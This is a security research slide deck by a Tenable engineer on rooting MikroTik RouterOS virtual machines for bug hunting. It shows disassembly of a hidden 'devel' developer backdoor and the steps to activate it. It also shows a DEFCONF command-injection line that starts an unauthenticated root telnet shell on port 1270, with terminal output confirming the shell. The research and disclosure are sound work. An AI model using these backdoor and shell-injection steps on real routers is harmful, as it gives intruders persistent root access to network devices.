



tenable®

Bug Hunting in RouterOS

Before we begin...

All the slides and code mentioned in this presentation
are available on Github:

<https://github.com/tenable/routeros>

Agenda



Introduction



Getting Root



The Message
Protocol



Examples



About Me



Jacob Baines

Senior Research Engineer @ Tenable


 Junior_Baines

What will you get from this talk?

- The ability to root a RouterOS virtual machine.
 - A complete understanding of the protocol used by Winbox and Webfig.
 - An understanding of the attack surface exposed by the Message protocol.
 - A new fully functioning remote code execution vulnerability.
 - *A lot* of open source tooling.

What is RouterOS?


- RouterOS is...
 - The operating system on Mikrotik's switch¹, router, and access point devices.
 - Full of features:
 - VPN
 - Proxies
 - MPLS
 - RADIUS
 - Hotspot
 - Packet Sniffing
 - And much [more](#)
 - Cheap.



¹ Some switches use swOS or dual boot RouterOS and swOS.

RouterOS Release Trees

Internet Accessible RouterOS Versions



Mikrotik maintains four release trees for RouterOS. The following are the names of the trees and their most recent release (as of September 30, 2018)

1. Legacy: 5.26
2. Long term: 6.40.9
3. Stable: 6.43.2
4. Beta: 6.44beta9

Recent RouterOS News

- Chimay-Red
 - <https://github.com/BigNerd95/Chimay-Red>
- Slingshot APT
 - <https://securelist.com/apt-slingshot/84312/>
- VPNFilter
 - <https://blog.talosintelligence.com/2018/05/VPNFilter.html>
- Cryptojacking using [CVE-2018-14847](#)
 - [*Mass MikroTik Router Infection - First we cryptojack Brazil, then we take the World?*](#) by SpiderLabs
- SMB Buffer Overflow
 - <https://www.coresecurity.com/advisories/mikrotik-router-os-smb-buffer-overflow>
- Recently added to [Zerodium](#)




Previous Research

- *Rooting the MikroTik Routers* presented by [@KirilsSolovjovs](#) at SHA2017
 - https://api.media.ccc.de/v/SHA2017-88-rooting_the_mikrotik_routers
- mikrotik-tools also by [@KirilsSolovjovs](#)
 - <https://github.com/0ki/mikrotik-tools>
- RouterOS-Backup-Tools, Chimay-Red, and Chimay-Blue developed by Lorenzo Santina
 - <https://github.com/BigNerd95/RouterOS-Backup-Tools>
 - <https://github.com/BigNerd95/Chimay-Red>
 - <https://github.com/BigNerd95/Chimay-Blue>
- Talos Winbox Wireshark dissector just released on September 26:
 - https://github.com/Cisco-Talos/Winbox_Protocol_Dissector



Creating a VM



RouterOS Terminal

```
albinolobster@ubuntu:~$ telnet -l admin 192.168.1.251
Trying 192.168.1.251...
Connected to 192.168.1.251.
Escape character is '^]'.
Password:

          MMM      MMM      KKK      TTTTTTTTTTTT      KKK
          MMMM     MMMM      KKK      TTTTTTTTTTTT      KKK
          MMM  MMMM  MMM  III  KKK  KKK  RRRRRR  000000  TTT  III  KKK  KKK
          MM  MM  MM  III  KKKKKK  RRR  RRR  000  000  TTT  III  KKKKKK
          MM  MM  MM  III  KKK  KKK  RRRRRR  000  000  TTT  III  KKK  KKK
          MM  MM  MM  III  KKK  KKK  RRR  RRR  000000  TTT  III  KKK  KKK

MikroTik RouterOS 6.38.4 (c) 1999-2017      http://www.mikrotik.com/

[?]      Gives the list of available commands
command [?]      Gives help on the command and list of arguments

[Tab]      Completes the command/word. If the input is ambiguous,
           a second [Tab] gives possible options

/      Move up to base level
..      Move up one level
/command      Use command at the base level

[admin@MikroTik] > █
```


- Not a bash shell
- No access to the underlying operating system
- Only provides builtin commands for configuring and managing the router
- Not useful for bug hunting

Developer Backdoor

- A backdoor exists for the user “devel”.
- Requires the admin accounts password.
- Gives root shell access to the underlying operating system.
- Only enabled if a specific file is present on the system.
- That file has changed over time.




Developer Backdoor: Long Term Release 6.40.9 and below



```
loc_804C3B7:
sub    esp, 0Ch
lea    esi, [ebp+var_158]
push   esi          ; this
call   nv::message::message(void)
push   4
push   0Dh
push   0FF0001h
push   esi
call   nv::message::insert_vector(nv::u32_array_id,uint,uint)
add    esp, 18h
push   offset aDevel    ; "devel"
push   ebx           ; s1
call   _strcmp
add    esp, 10h
test   eax, eax
jnz    short loc_804C3F7

call  check_for-devel_login
test  al, al
jnz  loc_804DA70
```



```
push  ecx
push  ecx
lea   eax, [edx+esi*4]
push  eax          ; string *
push  ebx          ; this
call  string::string(string const&)
pop   eax
pop   edx
push  offset aDevelLogin ; "/devel-login"
push  ebx          ; this
call  string::append(char const*)
mov   [esp+50h+var_50], ebx ; this
call  nv::fileExists(string const&)
mov   [ebp-2Ch], eax
mov   [esp+50h+var_50], ebx ; this
call  string::freeptr(void)
add   esp, 10h
mov   eax, [ebp-2Ch]
test  al, al
jz   short loc_804E180
```

Developer Backdoor: Stable 6.41.4 and below

```
loc_804C3D7:  
sub    esp, 0Ch  
lea     esi, [ebp+var_158]  
push   esi          ; this  
call   nv::message::message(void)  
push   4  
push   0Dh  
push   0FF0001h  
push   esi  
call   nv::message::insert_vector(nv::u32_array_id,uint,uint)  
add    esp, 18h  
push   offset aDevel  ; "devel"  
push   ebx           ; s1  
call   _strcmp  
add    esp, 10h  
test   eax, eax  
jnz    short loc_804C417
```

```
call   nv::hasOptionPackage(void)  
test   al, al  
jnz    loc_804DA86
```

/nova/bin/login

/lib/libumsg.so


```
push   esi  
push   esi  
lea    eax, (aOption - 4C5E8h)[ebx] ; "option"  
push   eax          ; string *  
lea    esi, [ebp+var_1C]  
push   esi          ; this  
call   string::string(char const*)  
mov    [esp], esi    ; this  
call   nv::hasPackage(string const&)  
mov    ds:(byte_4DE40 - 4C5E8h)[ebx], al  
mov    [esp], edi  
call   __cxa_guard_release  
mov    [esp], esi    ; this  
call   string::freeptr(void)  
add    esp, 10h
```

Developer Backdoor: Stable 6.41.4 and below

```
push    ebp
mov     ebp, esp
push    esi
push    ebx
sub    esp, 28h
call    sub_18DA1
add    ebx, 151A2h
lea    eax, (Apkg_0 - 4C5E8h)[ebx] ; "/pkg/"
push    eax          ; char *
lea    esi, [ebp+var_C]
push    esi          ; this
call    string::string(char const*)
pop    edx
pop    ecx
push    [ebp+this]    ; string *
push    esi          ; this
call    string::append(string const&)
mov    [esp], esi    ; this
call    nv::fileExists(string const&)
mov    [ebp+var_1C], eax
mov    [esp], esi    ; this
call    string::freeptr(void)
mov    eax, [ebp+var_1C]
lea    esp, [ebp-8]
pop    ebx
pop    esi
pop    ebp
retn
```


- nv::hasPackage() in */lib/libumsg.so*
- Simply verifies that a file exists in the /pkg/ directory
- /pkg/option is the developer backdoor

Developer Backdoor: Stable (6.42+)



- Adds additional logic in nv::hasPackage()
- Checks to make sure the package has a filetype of squashfs or is a symlink to /bndl/

Activating the Backdoor: Long Term and Stable (6.41.4 and below)



A screenshot of a CentOS 6.9 i386 LiveDVD terminal window. The terminal shows the following command sequence:


```
[centoslive@livedvd disk]$ pwd  
/media/system/rw/disk  
[centoslive@livedvd disk]$ ln -s / here  
[centoslive@livedvd disk]$ ls -l  
total 28  
lrwxrwxrwx. 1 centoslive centoslive 1 Sep 12 11:48 here -> /  
drwxr-xr-x. 2 root root 4096 Sep 11 12:36 skins  
-rw-r--r--. 1 root root 15872 Sep 11 12:36 um-before-migration.tar  
drwxr-xr-x. 2 root root 4096 Sep 11 12:39 user-manager  
[centoslive@livedvd disk]$
```

The terminal window is titled "LiveCD default user". The desktop environment shows a dock with icons for Computer, system, rw, disk, and centoslive@livedvd.

1. Boot the VM into a live cd. Pictured is CentOS 6.9 i386 LiveDVD.
2. Mount the filesystem and add a symlink into **/rw/disk/** that points to the root. In the example, the symlink is named **here**.
3. Reboot the device. Log in to the FTP interface.
4. Using the FTP **mkdir** command create the directory **here/flash/nova/etc-devel-login** or **here/opt/package** depending on the version.
5. Exit FTP and log in as the “devel” user over telnet. Use the admin password.

Creating a Backdoor (6.42+)

Part One



```
mikrotik — term — telnet -l devel 192.168.1.103 — 99x27
term
[albinolobster$ telnet -l devel 192.168.1.103
Trying 192.168.1.103...
Connected to 192.168.1.103.
Escape character is '^]'.
[Password:

BusyBox v1.00 (2018.08.20-07:26+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

#[# /rw/disk/busybox-i686 stat -f /pckg/dude
  File: "/pckg/dude"
    ID: 1c00000000 Namelen: 256      Type: squashfs
  Block size: 262144
  Blocks: Total: 6          Free: 0          Available: 0
  Inodes: Total: 170        Free: 0
#[# /rw/disk/busybox-i686 stat -f /pckg/option
  File: "/pckg/option"
    ID: 0          Namelen: 255      Type: tmpfs
  Block size: 4096
  Blocks: Total: 31934      Free: 31910      Available: 31910
  Inodes: Total: 31934      Free: 31836
# ]
```


Creating a Backdoor (6.42+)

Part Two

```
elif [ -f /rw/DEFCONF ]; then
    usleep 3000000
    /nova/bin/sendmsg 0xfe0000 48
    confirm=/ram/DEFCONF_CONFIRM
    if [ ! -s /rw/DEFCONF ]; then
        /nova/lib/defconf/choose >> /rw/DEFCONF
        confirm=/rw/DEFCONF_CONFIRM
    fi
    /nova/bin/autoupdate
    defcf=$(cat /rw/DEFCONF)
    echo > /ram/defconf-params
    if [ -f /nova/bin/flash ]; then
        /nova/bin/flash --fetch-defconf-params /ram/defconf-params
    fi
    (eval $(cat /ram/defconf-params) action=apply /bin/gosho $defcf;
     cp $defcf $confirm; rm /rw/DEFCONF /ram/defconf-params) &
fi
```

Creating a Backdoor (6.42+)

Part Three




The screenshot shows a terminal window titled "root@livedvd:/media/system/rw". The window is part of a desktop environment with a dark blue background. The terminal content is as follows:

```
[centoslive@livedvd rw]$ sudo su
[root@livedvd rw]# echo "ok; /rw/disk/busybox-i686 telnetd -l /bin/sh -p 1270;" > DEFCONF
[root@livedvd rw]# cat DEFCONF
ok; /rw/disk/busybox-i686 telnetd -l /bin/sh -p 1270;
[root@livedvd rw]#
```

The desktop interface includes a menu bar with "File Edit View Search Terminal Help", a toolbar with icons for Applications, Places, System, and a browser, and a status bar at the bottom showing "16 KB Filesystem" and "Keyboard".

Creating a Backdoor (6.42+)

Part Four



```
mikrotik — term — telnet 192.168.1.103 1270 — 99x27
term

[albinolobster$ telnet 192.168.1.103 1270
Trying 192.168.1.103...
Connected to 192.168.1.103.
Escape character is '^'].

MikroTik v6.43 (stable)

BusyBox v1.00 (2018.08.20-12:24+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# /rw/disk/busybox-i686 uname -a
Linux MikroTik 3.3.5-smp #1 SMP Mon Aug 20 11:51:39 UTC 2018 i686 GNU/Linux
# /rw/disk/busybox-i686 cat /rw/logs/VERSION
v6.43 Sep/06/2018 12:44:56
# [
```

